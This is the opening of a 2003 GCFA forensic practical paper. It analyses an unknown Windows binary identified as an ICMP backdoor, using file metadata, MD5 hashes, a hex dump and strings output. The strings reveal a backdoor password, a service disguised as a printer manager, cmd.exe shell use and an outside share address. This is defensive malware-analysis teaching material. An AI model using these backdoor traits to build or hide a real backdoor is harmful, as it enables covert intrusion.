Forensic Analysis: Windows Forensic Toolchest (WFT)

[GCFA – Forensic Tool Validation – Version 1.3]
SANS 2003 San Diego, California

Monty McDougal

August 25, 2003[i]

[i] Paper was updated October 6, 2003 to reflect new name of tool (Windows Forensic Toolchest)

Table of Contents

Abstract 3
Part 1 – Analyze Unknown Binary 4
  Binary Details 4
    Name Of The Program 4
    File/MAC Time Information 4
    File Owner(s) – User And/Or Group 5
    File Size (In Bytes) 7
    MD5 Hashes 7
    Key Words Found In The Program 7
  Program Description 10
  Forensic Details 15
    Test Procedure 15
    Run-Time Analysis 18
    Before And After Analysis 24
    Network Analysis 27
  Program Identification 30
  Legal Implications 32
  Interview Questions 33
  Additional Information 34
Part 2 – Perform Forensic Tool Validation 36
  Scope 36
  Tool Description 37
  Test Apparatus 40
  Environmental Conditions 40
  Description Of Procedure 41
  Criteria For Approval 50
  Data And Results 50
  Analysis 64
  Presentation 64
  Conclusion 65
  Additional Information 66
Part 3 – Legal Issues of Incident Handling 67
  Incident 67
  Local Laws (Texas) 67
  Questions 69
Appendix A: Additional Information 74
  Unknown Binary (target2.exe) 74
    Static Analysis 74
    Run-Time Analysis 81
    Source Code 97
  Windows Forensic Toolchest (WFT) 110
References 138

Abstract

This paper is designed to meet the goals of the GIAC Certified Forensic Analyst practical assignment (v1.3). As such it is comprised of three parts.

Part one deals with the analysis of an unknown Windows binary (*target2.exe*) as provided with the practical assignment. I have performed an in-depth analysis of this binary, which appears to be an ICMP based backdoor, and will be presenting the results and procedures used in this analysis.

Part two provides a thorough forensic tool validation of the Windows Forensic Toolchest (WFT). This is a new tool that I wrote as part of this practical exercise and is designed to provide a scripted, automated incident response on a Windows platform. If you have used Incident Response Collection Report (IRCR), then you will notice the similarity in goals between the two projects. WFT was designed to provide a more flexible and robust implementation of the IRCR functionality while being more forensically sound in implementation. This paper goes into an in-depth analysis of the functionality provided by WFT.

Part three covers the legal aspects of an incident response covering the dealings of a hypothetical ISP with law enforcement after a network intrusion has occurred. The analysis performed in this section is largely based on the SANS training provided as part of the GCFA curriculum.

Part 1 – Analyze Unknown Binary

Binary Details


As part of the GCFA practical assignment, I downloaded a zip file containing an unknown binary from the GIAC website.[1]. The only information provided about this file is that it contains an unknown program seized from a computer. This analysis is being performed "blind" in the sense that I do not have the benefit of any of the other relevant details and information that might have been available had more information been provided regarding the acquisition of the binary in question.

Name Of The Program

The *binary_v1.3.zip* file downloaded from the GIAC web site contains a single Windows binary file named *target2.exe*. According to text contained within the binary itself, this program is named "Icmp BackDoor V0.1".

File/MAC Time Information

Unfortunately, this analysis is not being performed on an actual compromised system so the amount of File/MAC Time information available is somewhat limited. The last modified time stored in the file indicates that *target2.exe* was last modified on 2/20/2003 at 12:45 PM. This information was obtained via WinRAR[2] as shown below. It could have been obtained by any number of other compression utilities as well.




binary_v1.3.zip - ZIP archive, unpacked size 26,793 bytes

Name	Size	Packed	Type	Modified	CRC32
..			Folder		
target2.exe	26,793	5,567	Application	2/20/2003 12:45 PM	D185FD18

Total 26,793 bytes in 1 file

Once the file is extracted to disk, you can actually get a higher level of granularity as to the exact time this file was last modified by viewing its properties. Here you can see the file was actually last modified at 12:45:48 PM. Accuracy to the second might be useful if other logs (i.e. firewall, IDS, or OS logs) were available for further analysis.



target2

Type of file: Application

Description: target2

Location: C:\GCFA

Size: 26.1 KB (26,793 bytes)

Size on disk: 28.0 KB (28,672 bytes)

Created: Today, July 27, 2003, 2:43:56 AM

Modified: Thursday, February 20, 2003, 12:45:48 PM

Accessed: Today, July 27, 2003, 2:44:11 AM

Attributes: ☐ Read-only ☐ Hidden


File Owner(s) – User And/Or Group

It was not possible to determine the file ownership from the zip file (*binary_v1.3.zip*), at least from the Windows 2000 platform this analysis was being performed on.

I have included screenshots of my failed attempts to extract file ownership information using GNU *unzip.exe* (from Cygwin[3]).


The first command I tried to invoke as *unzip.exe* with the option to retain file ownership information. The file's properties were examined for ownership information following the extraction but the owner was the account being used to perform the analysis.

```
unzip.exe -X binary_v1.3.zip
```


```
  -X  restore UID/GID info                      -V  retain VMS version numbers
                                                -M  pipe through "more" pager
Examples (see unzip.doc for more info):
  unzip data1 -x joe   => extract all files except joe from zipfile data1.zip
  unzip -p foo | more  => send contents of foo.zip via pipe into program more
  unzip -fo foo ReadMe => quietly replace existing ReadMe if archive file newer

C:\GCFA>unzip.exe -X binary_v1.3.zip
Archive:  binary_v1.3.zip
  inflating: target2.exe

C:\GCFA>_
```

Additionally, I tried to see if any supplemental information was available using the verbose "ZipInfo" mode of *unzip.exe*. Again, I was unable to obtain any file ownership information using this mechanism.

unzip.exe -Zv binary_v1.3.zip


```
C:\GCFA>unzip.exe -Zv binary_v1.3.zip
Archive:  binary_v1.3.zip   5687 bytes   1 file

End-of-central-directory record:
-------------------------------

  Actual offset of end-of-central-dir record:        5665 (00001621h)
  Expected offset of end-of-central-dir record:      5665 (00001621h)
  (based on the length of the central directory and its expected offset)

  This zipfile constitutes the sole disk of a single-part archive; its
  central directory contains 1 entry.  The central directory is 57
  (00000039h) bytes long, and its (expected) offset in bytes from the
  beginning of the zipfile is 5608 (000015E8h).

  There is no zipfile comment.

Central directory entry #1:
---------------------------

  target2.exe

  offset of local header from start of archive:     0 (00000000h) bytes
  file system or operating system of origin:        MS-DOS, OS/2 or NT FAT
  version of encoding software:                     2.0
  minimum file system compatibility required:       MS-DOS, OS/2 or NT FAT
  minimum software version required to extract:     2.0
  compression method:                               deflated
  compression sub-type (deflation):                 normal
  file security status:                             not encrypted
  extended local header:                            no
  file last modified on (DOS date/time):            2003 Feb 20 12:45:48
  32-bit CRC value (hex):                           d185fd18
  compressed size:                                  5567 bytes
  uncompressed size:                                26793 bytes
  length of filename:                               11 characters
  length of extra field:                            0 bytes
  length of file comment:                           0 characters
  disk number on which file begins:                 disk 1
  apparent file type:                               binary
  non-MSDOS external file attributes:               81FF00 hex
  MS-DOS file attributes (20 hex):                  arc

  There is no file comment.


C:\GCFA>_
```


File Size (In Bytes)

The zip file (*binary_v1.3.zip*) is 5,687 bytes. The unknown binary (*target2.exe*) is 5,567 bytes when compressed and 26,793 bytes when extracted to disk. These numbers are all verifiable by the screenshots above.

MD5 Hashes

The MD5 checksums were computed for both *binary_v1.3.zip* (057c5acf6ee979413e0cb6daeaccea7d) and for *target2.exe* (848903a92843895f3ba7fb77f02f9bf1) using GNU's[4] *md5sum.exe* binary flag option (although text mode produces the same results). The GIAC site did not post the MD5 checksums for either of these files so there is no way to verify these checksums match those taken when the binaries were seized from the computer. The specific commands issued to obtain these results are shown below and captured in the screenshot as well.

md5sum.exe -b binary_v1.3.zip
md5sum.exe -b target2.exe



```
C:\GCFA>md5sum.exe --version
md5sum (textutils) 1.22

C:\GCFA>md5sum.exe -b binary_v1.3.zip
057c5acf6ee979413e0cb6daeaccea7d *binary_v1.3.zip

C:\GCFA>md5sum.exe -b target2.exe
848903a92843895f3ba7fb77f02f9bf1 *target2.exe

C:\GCFA>_
```

Key Words Found In The Program

There is a huge amount of information a forensic analyst can gain from performing a "strings" analysis on an unknown binary. It is very important to understand that there are actually two types of strings that may be contained in a given binary – ASCII and Unicode. Fortunately, SysInternal's *strings.exe*[5] utility can handle both formats.

<u>ASCII Strings</u>

ASCII strings are simply strings that are built from the 7-bit ASCII character set (i.e. non-extended ASCII). This includes the characters representable from bits 0 to 127 but codes 0-31 are reserved for control characters. Codes 32 through 127 represent characters that can be typed on a common keyboard (i.e. A-Z, a-z, 0-9, plus all the common punctuation marks). It is very likely that any text contained in the unknown binary (*target2.exe*) will be represented using these ASCII characters (unless it was written in a language not easily represented by such a limited alphabet). The command used to extract the ASCII strings contained in the binary is shown below.

strings.exe -a target2.exe > ascii.txt

I went through the output of the previous command manually to see if there was anything “interesting” in the output that might provide further clues or guide my further analysis. I am going to show some of this output here that I felt was relevant to this investigation. The complete output from this command is in Appendix A

```
!This program cannot be run in DOS mode.
Rich
.text
`.rdata
@.data
.rsrc
Sleep
HeapAlloc
GetProcessHeap
TerminateProcess
ReadFile
PeekNamedPipe
CloseHandle
CreateProcessA
CreatePipe
WriteFile
GetLastError
LocalAlloc
KERNEL32.dll
StartServiceCtrlDispatcherA
SetServiceStatus
RegisterServiceCtrlHandlerA
CloseServiceHandle
ControlService
QueryServiceStatus
OpenServiceA
CreateServiceA
OpenSCManagerA
DeleteService
StartServiceA
ChangeServiceConfigA
QueryServiceConfigA
ADVAPI32.dll
WSAIoctl
WSASocketA
WS2_32.dll
MFC42.DLL
memmove
exit
fprintf
_iob
sprintf
perror
strstr
time
printf
MSVCRT.dll
```

```
  dllonexit
_onexit
_exit
_XcptFilter
__p___initenv
__getmainargs
_initterm
__setusermatherr
_adjust_fdiv
__p__commode
__p__fmode
__set_app_type
_except_handler3
_controlfp
??0Init@ios_base@std@@QAE@XZ
??1Init@ios_base@std@@QAE@XZ
??0_Winit@std@@QAE@XZ
??1_Winit@std@@QAE@XZ
MSVCP60.dll
ERROR 3
ERROR 2
ERROR 1
impossibile creare raw ICMP socket
RAW ICMP SendTo:
======================== Icmp BackDoor V0.1 ========================
========= Code by Spoof. Enjoy Yourself!
 Your PassWord:
loki
cmd.exe
 Exit OK!
Local Partners Access
Error UnInstalling Service
Service UnInstalled Sucessfully
Error Installing Service
Service Installed Sucessfully
Create Service %s ok!
CreateService failed:%d
Service Stopped
Force Service Stopped Failed%d
The service is running or starting!
Query service status failed!
Open service failed!
Service %s Already exists
Local Printer Manager Service
smsses.exe
Open Service Control Manage failed:%d
Start service successfully!
Starting the service failed!
starting the service <%s>...
Successfully!
Failed!
Try to change the service's start type...
The service is disabled!
Query service config failed!
SMB2
SMB
SMBq
```

```
SMBu
SMB/
```

Unicode Strings

Unicode[6] was invented to overcome the limited character set available as part of the ASCII standard. Many languages have much larger alphabets than can be represented under the ASCII standard character set, so numerous different encoding methods (i.e. representing a non-ASCII character by two or more ASCII characters) were invented to address the problem. In 1991 the world computing community more or less standardized on a single encoding standard – Unicode. This standard was developed to help facilitate worldwide display of written text in any language and on any platform. Unicode has been widely adopted by the various major computer industry leaders. The command used to extract the Unicode string contained in the unknown binary is shown below.

strings.exe target2.exe > *unicode.txt*

Again, I went through the output of the previous command manually to see if there was anything "interesting" in the output that might provide further clues or guide my further analysis. I am going to show some of this output here that I felt was relevant to this investigation. The complete output from this command is in Appendix A


```
Hello from MFC!
\winnt\system32\smsses.exe
\\199.107.97.191\C$
\winnt\system32
\winnt\system32\reg.exe
```

Obviously, there is a lot of useful information that has been gained from performing a "strings" analysis on the unknown binary. I will be discussing much of this information in the following two sections.

Program Description

The unknown binary (*target2.exe*) appears to be some sort of ICMP based backdoor (seemingly named *Icmp BackDoor V0.1*) for the Windows platform. Even without running the binary (which I will be doing in the next section), there are a number of specific indicators that support this theory.

The first thing I wanted to confirm about this file is that it is indeed a Windows binary as would normally be true for a file with the EXE extension. I confirmed this fact by taking a quick look at the file in the hex editor WinHex[7]. By looking at the first few blocks of the file I was fairly certain that the file in question was a Windows executable based on the presence of the standard Windows headers. All Windows binaries begin with the characters MZ and the PE on the last line shows this is "Portable Execution" binary (basically it is Windows 32-bit). The lines saying the program cannot be run in DOS is also a strong giveaway that this is a Windows binary.



```
target2.exe
  Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000   4D 5A 90 00 03 00 00 00  04 00 00 00 FF FF 00 00  MZ▌.........ÿÿ..
00000010   B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ¸.......@.......
00000020   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000030   00 00 00 00 00 00 00 00  00 00 00 00 D8 00 00 00  ............Ø...
00000040   0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00000050   69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is program canno
00000060   74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t be run in DOS 
00000070   6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 00 00 00 00  mode....$.......
00000080   59 FC 82 B7 1D 9D EC E4  1D 9D EC E4 1D 9D EC E4  Yü▌·.▌iä.▌iä.▌iä
00000090   F5 82 E6 E4 16 9D EC E4  9E 81 E2 E4 1F 9D EC E4  õ▌æä.▌iä▌▌âä.▌iä
000000A0   F5 82 E8 E4 1B 9D EC E4  1D 9D ED E4 59 9D EC E4  õ▌èä.▌iä.▌iäY▌iä
000000B0   7F 82 FF E4 1A 9D EC E4  F5 82 E7 E4 19 9D EC E4  ▌▌ÿä.▌iäõ▌çä.▌iä
000000C0   A5 9B EA E4 1C 9D EC E4  52 69 63 68 1D 9D EC E4  ¥▌êä.▌iäRich.▌iä
000000D0   00 00 00 00 00 00 00 00  50 45 00 00 4C 01 04 00  ........PE..L...
```

Additionally, I wanted to pull out any of the strings (both ASCII and Unicode) that were contained in the binary to see if they could help in determining what the purpose of the unknown binary was. This methodology for doing this was described in the previous section and is fully documented in Appendix A. I would like to go through the results of this testing in small sections to describe how some of the lines give clues as to the origin and functionality of the unknown binary.

This group of strings obtained from the binary provides the strongest indicator of the purpose of this program. Probably most indicative of the purpose of this program is the banner text it contains indicating it is “Icmp BackDoor V0.1”. Additionally, this binary seems to have been written by someone who goes by the handle “Spoof” who was nice enough to suggest we enjoy ourselves when using the tool. The first two lines seem to be error messages and text used in the program – both contain ICMP further supporting the theory this is an ICMP based backdoor. The presence of *cmd.exe* indicates that this program is probably invoking the command interpreter *cmd.exe* as would be expected by most backdoor applications. Another apparently useful bit of information is that the password for this program appears to be “loki”. This is significant for two reasons. The most obvious one is that we may now know the password used to access the backdoor. The second reason this is significant is because of the actual value of the text – “loki”. This would further support the ICMP backdoor theory because in addition to being a fabled Norse God of deceit and trickery, “loki” is also the name of a well-known ICMP backdoor for UNIX. The concepts for ICMP as a covert channel were first discussed in the hacker zine Phrack Volume 7, Issue 49[8] and then source code was later published Phrack Volume 7, Issue 51[9]. It is worth pointing out here that several of these strings will be useful when searching for more information about this program in a following section of this paper.

```
impossibile creare raw ICMP socket
RAW ICMP SendTo:
======================== Icmp BackDoor V0.1 ========================
========= Code by Spoof. Enjoy Yourself!
 Your PassWord:
loki
cmd.exe
```

There are also a number of strings in the program that would indicate that this binary is designed to be executed as a Windows service. This allows the program to start automatically when Windows is rebooted and allows the program to execute on a system where a user is not logged in. This is also potentially significant because the program will likely need to be loaded as a service to be executed.

```
StartServiceCtrlDispatcherA
SetServiceStatus
RegisterServiceCtrlHandlerA
CloseServiceHandle
ControlService
QueryServiceStatus
OpenServiceA
CreateServiceA
OpenSCManagerA
DeleteService
StartServiceA
ChangeServiceConfigA
QueryServiceConfigA
Error UnInstalling Service
Service UnInstalled Sucessfully
Error Installing Service
Service Installed Sucessfully
Create Service %s ok!
CreateService failed:%d
Service Stopped
Force Service Stopped Failed%d
The service is running or starting!
Query service status failed!
Open service failed!
Service %s Already exists
Local Printer Manager Service
smsses.exe
Open Service Control Manage failed:%d
Start service successfully!
Starting the service failed!
starting the service <%s>...
Successfully!
Failed!
Try to change the service's start type...
The service is disabled!
Query service config failed!
```

The next group of strings taken from the unknown binary provides some clues to what language this program was written in and some of the DLLs it uses. Looking at the functions being called and the DLLs being loaded, it is most certainly written in Microsoft Visual C++, probably Version 6.0. I can make this assumption from the DLLs being used *MSVCRT.dll* is the Microsoft Visual C++ Runtime DLL needed to run dynamically linked executables. *MFC42.dll* and *MSVCP60.dll* lead me to believe it was Version 6. The presence of *WS2_32.dll* (Microsoft's Winsock 2 DLL) and the calls to WSAIoctl and WSASocketA indicate that this program likely connects to the network which is not surprising given this is a suspected ICMP backdoor.

```
KERNEL32.dll
ADVAPI32.dll
WSAIoctl
WSASocketA
WS2_32.dll
MFC42.DLL
memmove
exit
fprintf
_iob
sprintf
perror
strstr
time
printf
MSVCRT.dll
__dllonexit
_onexit
_exit
_XcptFilter
__p___initenv
__getmainargs
_initterm
__setusermatherr
_adjust_fdiv
__p__commode
__p__fmode
__set_app_type
_except_handler3
_controlfp
??0Init@ios_base@std@@QAE@XZ
??1Init@ios_base@std@@QAE@XZ
??0_Winit@std@@QAE@XZ
??1_Winit@std@@QAE@XZ
MSVCP60.dll
```

Some of the function calls the unknown binary makes also made it into the strings output. We can assume a few things about the unknown binary's functionality by the presence of some of these calls. "Sleep" is likely used to put the program in a waiting state for an incoming connection. The "ReadFile" and "WriteFile" calls would indicate this program may be accessing files but in reality it is unlikely many programs would not have this capability. "PeekNamedPipe", "CloseHandle", and "CreatePipe" probably indicate the program has the ability to create named pipes.

```
Sleep
HeapAlloc
GetProcessHeap
TerminateProcess
ReadFile
PeekNamedPipe
CloseHandle
CreateProcessA
CreatePipe
WriteFile
GetLastError
LocalAlloc
```

The next few lines captured tell me very little. The first line is present in nearly all Windows binaries so it is a good indicator this is indeed a Windows binary, but we have already established this fact. The text "Rich" might appear to be significant (i.e. someone's name), but in reality this appears in most (if not all) Windows programs as part of their header. The remaining four lines could be part of a filename but are likely just garbage.

```
!This program cannot be run in DOS mode.
Rich
.text
`.rdata
@.data
.rsrc
```

The first four lines of the next block are strings contained within the binary, but not interesting for the purposes of my analysis. The presence of several lines containing SMB would indicate this program might have some capability to communicate via the network with other SMB (Server Message Block) devices via the Common Internet File System (CIFS). SMB is a mechanism for sharing files, printers, and serial ports between computers[10]. This capability could be used by the unknown binary as a mechanism for downloading needed files, communicating with its master, or in spreading to other computers.

```
ERROR 3
ERROR 2
ERROR 1
 Exit OK!
SMB2
SMB
SMBq
SMBu
SMB/
```

The Unicode text extracted from the binary is arguably the most useful indicator of the binary's functionality. The first line is most likely added by the compiler –

MFC is the common abbreviation for Microsoft Foundation Classes being used by this binary. The second line is somewhat more puzzling. The unknown binary seems to be using a file named *smsses.exe*, but I have no idea what it is! It is not included as part of Windows and a search on the Internet using the most powerful investigative tool known to man (i.e. Google) provided no additional information. It is likely that this file was installed with *target2.exe*. The similarity of name between this file (*smsses.exe*) and the Windows system file in the same directory named *smss.exe* is also indicative of a common hacker trick for deceptively naming files. The third line is clearly a Common Internet File System (CIFS)[11] URL (to a default C drive share on the machine with the IP 199.107.97.191) back to an outside system. It is probable that this system is being used by the hacker to download tools. It could also even belong to the hacker. The fourth line is not terribly interesting, but the final line is more rewarding. The *reg.exe* binary being used is probably one of Microsoft's Resource Kit binaries that the tool is using to read/write the Windows registry.

```
Hello from MFC!
\winnt\system32\smsses.exe
\\199.107.97.191\C$
\winnt\system32
\winnt\system32\reg.exe
```

Forensic Details

